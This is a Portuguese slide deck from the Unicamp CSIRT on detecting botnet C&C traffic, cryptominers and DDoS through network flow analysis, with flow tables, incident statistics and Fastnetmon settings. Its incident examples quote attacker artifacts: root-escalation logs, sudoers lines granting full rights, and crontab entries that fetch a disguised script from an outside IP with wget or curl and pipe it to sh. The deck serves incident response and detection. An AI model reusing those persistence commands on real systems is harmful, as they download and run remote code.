CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Uso de Flows na detecção de ataques DDoS e Códigos Maliciosos

7º Fórum Brasileiro de CSIRTs
São Paulo |13-14/09/2018

Alexandre Berto Nogueira
CSIRT Unicamp

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Agenda

- Apresentação do CSIRT Unicamp
- Histórico no Uso de Flows
- Detecção de tráfego com BotNet's/C&C
- Detecção de Mineradores de Criptomoedas
- Detecção de AVT e DDoS
- Conclusão

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Apresentação do CSIRT Unicamp

- Recebe, analisa, processa e responde os incidentes de segurança da Universidade
- Analisa tráfego de rede (flows/Hogzilla IDS)
- Realiza testes de detecção de vulnerabilidades
- Ministra palestras de conscientização para usuários finais
- Emite certificados digitais (projeto ICPedu/RNP)
- É um CSIRT de Coordenação: Não atua no ambiente computacional da Universidade

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Histórico de Uso de Flows na Unicamp

- Uma alternativa com baixo impacto e de tempo real
- Início de testes e produção em 2º Sem 2014
- NFdump - Camada apresentação NFsen
- Scripts personalizados para pesquisa e relatório
- Captura e análise de Flows de Órgãos da Universidade
- Alimentação da ferramenta Hogzilla-IDS

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

https://news.nationalgeographic.com/content/dam/news/2018/05/24/rabbit-fox-eagle-battle/01-rabbit-fox-eagle-Kevin-Ebi_Bald-Eagle_Fox_Rabbit_San-Juan_6817.adapt.676.1.jpg

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

https://www.shutterstock.com/pt/video/clip-6884803-stock-footage-meerkat-suricata-watching-predators.html

http://3.bp.blogspot.com/-HGSxsVJlvOY/T9q3tWcpC8I/AAAAAAAAADg/s6C2Dgo6exY/s1600/timon.jpg

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Detecção de Tráfego com BotNet's/C&C

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Detecção de Tráfego com BotNet's/C&C

Importância e Funcionamento

- BotNet e C&C - Importância de um EW&C
- Método de Funcionamento

- Lista *emergingthreats*

- Feito um *parser* da lista para o formato de filtro para o NFDump


- Confrontado com os Flows coletados em um certo período

- Envio Relatório

Detecção de Tráfego com BotNet's/C&C

Estatísticas de Detecção Abr/16 a Jul/18

Natureza	#
Detectado	13
Preventivo	92
Estudos Acadêmicos	5
IRC/Chat Thunderbird	5
Sem Retorno	6



Detecção de Tráfego com BotNet's/C&C
Exemplo 1

Date first seen	Duration	Proto	Src IP Addr:Port	Dst IP Addr:Port
2016-11-18 08:50:22.108	97.676	TCP	143.106.ttt.48:49266	141.8.224.93:80
2016-11-18 11:06:18.940	0.000	TCP	143.106.ttt.48:44892	184.168.221.43:80
2016-11-18 09:02:03.562	0.000	TCP	143.106.ttt.48:46104	184.168.221.43:80
2016-11-18 05:57:09.492	0.000	TCP	143.106.ttt.48:43976	141.8.224.93:80
2016-11-18 08:44:33.805	0.000	TCP	143.106.ttt.48:59674	141.8.224.93:80
2016-11-18 10:11:05.011	0.000	TCP	143.106.ttt.48:39606	141.8.224.93:80

Após análise do órgão em conjunto com o CSIRT:

Joomla vulnerabilidade 2015 e foi injetado um artefato.

Detecção de Tráfego com BotNet's/C&C
Exemplo 2

```
Date first seen          Duration Proto      IP Addr        Flows(%)      Packets(%)
2018-04-19 07:31:02.342 327793.678 any   192.42.119.41     329(100.0)   168448(100.0)
2018-04-19 07:31:02.342 327793.678 any   143.106.xxx.yyy   329(100.0)   168448(100.0
```


Após análise do órgão em conjunto com o CSIRT:

Joomla desatualizado novamente.

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Detecção de Mineração de Criptomoedas



KASPERSKY lab

https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/08/03175902/180803-it-threat-evolution-q2-2018-statistics-19.png

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Detecção de Mineração de Criptomoedas
Importância e Processo

- Qual foi o gatilho ? Servidor com Java desatualizado.
- Ampliando a busca - Novas evidências
- Definindo um PoP

- Criando uma lista de miners pool (FQDN) - github

  https://raw.githubusercontent.com/csirtunicamp/flowsscripts/master/minerpools.txt

- Confrontado com os Flows coletados em um certo período
- Envio Relatório

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Detecção de Mineração de Criptomoedas

Estatísticas de Detecção Mar/18 a Jul/18

Natureza	#
Srv Comprometidos	6
Bloqueio	10
Malware/etc	5
Auto-Mineração	4
Usuário Notificado	15
Avaliação/Teste	7
Sem Ocorrência	1
Sem Retorno	3

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Detecção de Mineração de Criptomoedas
Exemplo 1

Date first seen	Proto	Src IP Addr:Port	Dst IP Addr:Port
2018-05-09 21:15:38.694	TCP	143.106.xxx.yyy:54244	78.46.91.134:80
2018-05-09 22:14:50.084	TCP	78.46.91.134:80	143.106.xxx.yyy:54244
2018-05-09 23:27:25.139	TCP	143.106.xxx.yyy:54490	78.46.91.134:80
2018-05-10 01:09:27.020	TCP	78.46.91.134:80	143.106.xxx.yyy:54588
2018-05-10 01:55:11.389	TCP	78.46.91.134:80	143.106.xxx.yyy:54588
2018-05-10 05:11:16.247	TCP	78.46.91.134:80	143.106.xxx.yyy:55196
2018-05-10 06:13:14.229	TCP	78.46.91.134:80	143.106.xxx.yyy:55196

“...o Drupal encontra-se desatualizado, o que permitiu a exploração de vulnerabilidade para mineração de criptomoedas.”

Detecção de Mineração de Criptomoedas
Exemplo 2

Date first seen	Proto	Src IP Addr:Port	Dst IP Addr:Port
2018-04-03 16:03:05.755	TCP	143.106.xxx.zzz:54025	94.130.9.194:45560
2018-04-03 16:14:01.787	TCP	143.106.xxx.zzz:54025	94.130.9.194:45560
2018-04-03 16:39:05.855	TCP	143.106.xxx.zzz:54025	94.130.9.194:45560
2018-04-03 19:39:56.588	TCP	143.106.xxx.zzz:54025	94.130.9.194:45560
2018-04-03 21:05:12.045	TCP	143.106.xxx.zzz:54025	94.130.9.194:45560
2018-04-03 21:54:21.047	TCP	143.106.xxx.zzz:54025	94.130.9.194:45560
2018-04-03 22:27:28.753	TCP	143.106.xxx.zzz:54025	94.130.9.194:45560
2018-04-04 02:44:51.452	TCP	143.106.xxx.zzz:54025	94.130.9.194:45560

Explorou vulnerabilidade OJS injetou cod PHP

```
Mar 31 02:41:35 rrrrrrrr su[32430]: Successful su for root by www-data
Mar 31 02:41:35 rrrrrrrr su[32430]: + /dev/pts/4 www-data:root
Mar 31 02:41:35 rrrrrrrr su[32430]: pam_unix(su:session): session opened
for user root by (uid=33)
Mar 31 02:41:41 rrrrrrrr groupadd[32435]: group added to /etc/group:
name=pelor, GID=1003
Mar 31 02:41:41 rrrrrrrr groupadd[32435]: group added to /etc/gshadow:
name=pelor
Mar 31 02:41:41 rrrrrrrr groupadd[32435]: new group: name=pelor, GID=1003
Mar 31 02:41:41 rrrrrrrr useradd[32439]: new user: name=pelor, UID=1003,
GID=1003, home=/home/pelor, shell=/bin/bash
Mar 31 02:41:48 rrrrrrrr passwd[32446]: pam_unix(passwd:chauthtok):
password changed for pelor
Mar 31 02:41:56 rrrrrrrr chfn[32447]: changed user 'pelor' information
```

Criou uma entrada no sudoers

```
pelor ALL=(ALL)    ALL
www-data ALL=(ALL)    ALL
```

Instalou o minergate-cli

Detecção de Mineração de Criptomoedas
Exemplo 3

```
Date first seen          Duration Proto   Src IP Addr:Port          Dst IP Addr:Port

2018-04-20 01:01:13.246   0      TCP   143.106.yyy.zz:58386      78.46.91.134:80
2018-04-20 02:14:03.762   0      TCP   143.106.yyy.zz:58406      78.46.91.134:80
2018-04-20 03:25:55.314   0      TCP   143.106.yyy.zz:58414      78.46.91.134:80
2018-04-20 05:27:29.676   0      TCP   143.106.yyy.zz:58462      78.46.91.134:80
```

Vulnerabilidade Tomcat

```
*/20 * * * * wget -O - -q http://181.214.87.241/java/oracle.jpg|sh

*/19 * * * * curl http://181.214.87.241/java/oracle.jpg|sh
```

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Detecção de Mineração de Criptomoedas
Pérolas

"este computador é novo e testei a capacidade de processamento dele versus a capacidade do computador anterior com um programa que pode ter gerado esse tráfego de rede."

"Talvez, algum desses pacotes tenha tenha sido instalado e comprometido minha máquina."

"Se tratava de testes internos para avaliação dos servidores"

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Detecção de

AVT e DDoS

Detecção de AVT e DDoS
Importância e Método

Atualmente representam ⅓ dos incidentes mundiais

Por quê ? Dispositivos IoT inseguros
Vulnerabilidades
Dispositivos Comprometidos
US$ 150

NFSen+NFDump e MRTG é ineficaz

Aguardar algum “sinal” ?

Flows + Fastnetmon é uma boa alternativa

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Detecção de AVT e DDoS

Fastnetmon

IN: sFlow, Netflow, PF-RING, PCAP

STORE: MongoDB, Redis

BGP: ExaBGP, GoBGP

Apresentação: Graphite

/etc/fastnetmon.conf bem documentado -https://fastnetmon.com/

```
enable_ban = on
ban_for_pps = on
ban_for_bandwidth = on
ban_for_flows = on
sflow = on
```

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Detecção de AVT e DDoS
Demais Componentes

- inotify-tools - inotifywait event CLOSE_WRITE
  parâmetros -m e -q para quiet

- zabbix-sender - para envio de parâmetros

- Graylog para indicadores

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP


```
####  143.106.xxx.yyy #####

## 57547 pps input   0  pps output

## 666 Mbps input      0 Mbps output

## Amostra de Flows ##

2018-08-29 12:36:24.029525 189.1.176.218:80 > 143.106.xxx.yyy:51188
2018-08-29 12:36:24.029536 189.1.176.218:80 > 143.106.xxx.yyy:51189
2018-08-29 12:36:24.029540 189.1.176.218:80 > 143.106.xxx.yyy:51195
2018-08-29 12:36:24.035659 189.1.176.218:80 > 143.106.xxx.yyy:51197
2018-08-29 12:36:24.035670 189.1.176.218:80 > 143.106.xxx.yyy:51190
2018-08-29 12:36:24.035678 189.1.176.218:80 > 143.106.xxx.yyy:51193
2018-08-29 12:36:24.053851 189.1.176.218:80 > 143.106.xxx.yyy:51197
2018-08-29 12:36:24.053860 189.1.176.218:80 > 143.106.xxx.yyy:51193
```



nagstamon 3.0.2 | Go to monitor... | Filters | Recheck all | Refresh | Settings

berto@Zabbix-CSIRT | Monitor | Hosts | Services | History | Edit | Last updated at 14:40:21


Host	Service	Status	Last Check	Duration	Attempt	Status Information
Rolex	Flows	HIGH	28/08/2018 13:13:01	3d 22h 07m 21s	1/1	143.106. _PPs_(in/out):_0/55642_Mbps(in/out):_0/626

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Detecção de AVT e DDoS

MRTG de um órgão no dia 09/09/2018



CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Detecção de AVT e DDoS
Identificação por e-mail

143.106.zz.151

0 pps input 80270 pps output

0 Mbps input 58 Mbps output

Amostra de Flows

2018-09-09 15:14:07.942708 143.106.zz.151:44202 > 173.194.24.217:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 98 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:07.942725 143.106.zz.151:39664 > 74.125.1.167:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 98 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:07.942730 143.106.zz.151:41578 > 209.85.165.138:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 98 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:07.942733 143.106.zz.151:45528 > 173.194.141.172:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 98 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:07.942735 143.106.zz.151:33388 > 173.194.191.170:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 82 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:07.988587 143.106.zz.151:37662 > 209.85.165.198:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 98 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:07.988638 143.106.zz.151:45528 > 173.194.141.172:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 90 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:07.988641 143.106.zz.151:42820 > 173.194.27.153:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 70 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:08.045910 143.106.zz.151:44782 > 74.125.3.106:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 82 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:08.045949 143.106.zz.151:46026 > 173.194.24.236:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 82 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:08.046633 143.106.zz.151:51518 > 74.125.3.12:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 90 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:08.046654 143.106.zz.151:33388 > 173.194.191.170:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 90 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:08.046668 143.106.zz.151:60982 > 74.125.1.135:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 90 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:08.062580 143.106.zz.151:60982 > 74.125.1.135:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 98 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:08.062597 143.106.zz.151:32816 > 209.85.165.169:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 98 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:08.062600 143.106.zz.151:47842 > 74.125.1.169:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 98 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:08.062603 143.106.zz.151:41498 > 209.85.165.138:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 98 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:08.062622 143.106.zz.151:34858 > 172.217.131.9:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 98 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:08.098029 143.106.zz.151:50268 > 172.217.131.7:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 98 bytes ttl: 0 sample ratio: 512
2018-09-09 15:14:08.098037 143.106.zz.151:60982 > 74.125.1.135:443 protocol: tcp flags: ack frag: 0 packets: 1 size: 98 bytes ttl: 0 sample ratio: 512

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Conclusão

A importância de uma aplicação de gerência de vulnerabilidades associada a uma análise preventiva de comportamento de tráfego é uma boa receita para mitigar os problemas de infecções por códigos maliciosos.

https://quotefancy.com/quote/1222052/William-Halsey-Hit-hard-hit-first-hit-often

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Fontes

- Flows, IAT - Desenvolvimento PHP
- http://www.digitalattackmap.com/
- https://www.kaspersky.com.br/
- https://www.cisecurity.org/controls/

CSIRT UNICAMP
Computer Security Incident Response Team

UNICAMP

Obrigado!

Diretora: Daniela Barbetti Silva (Segurança e Redes)
Adilson Paz da Silva
Alexandre Berto Nogueira
Gesiel Galvão Bernardes
Vanderlei Busnardo Filho

security@unicamp.br
berto@unicamp.br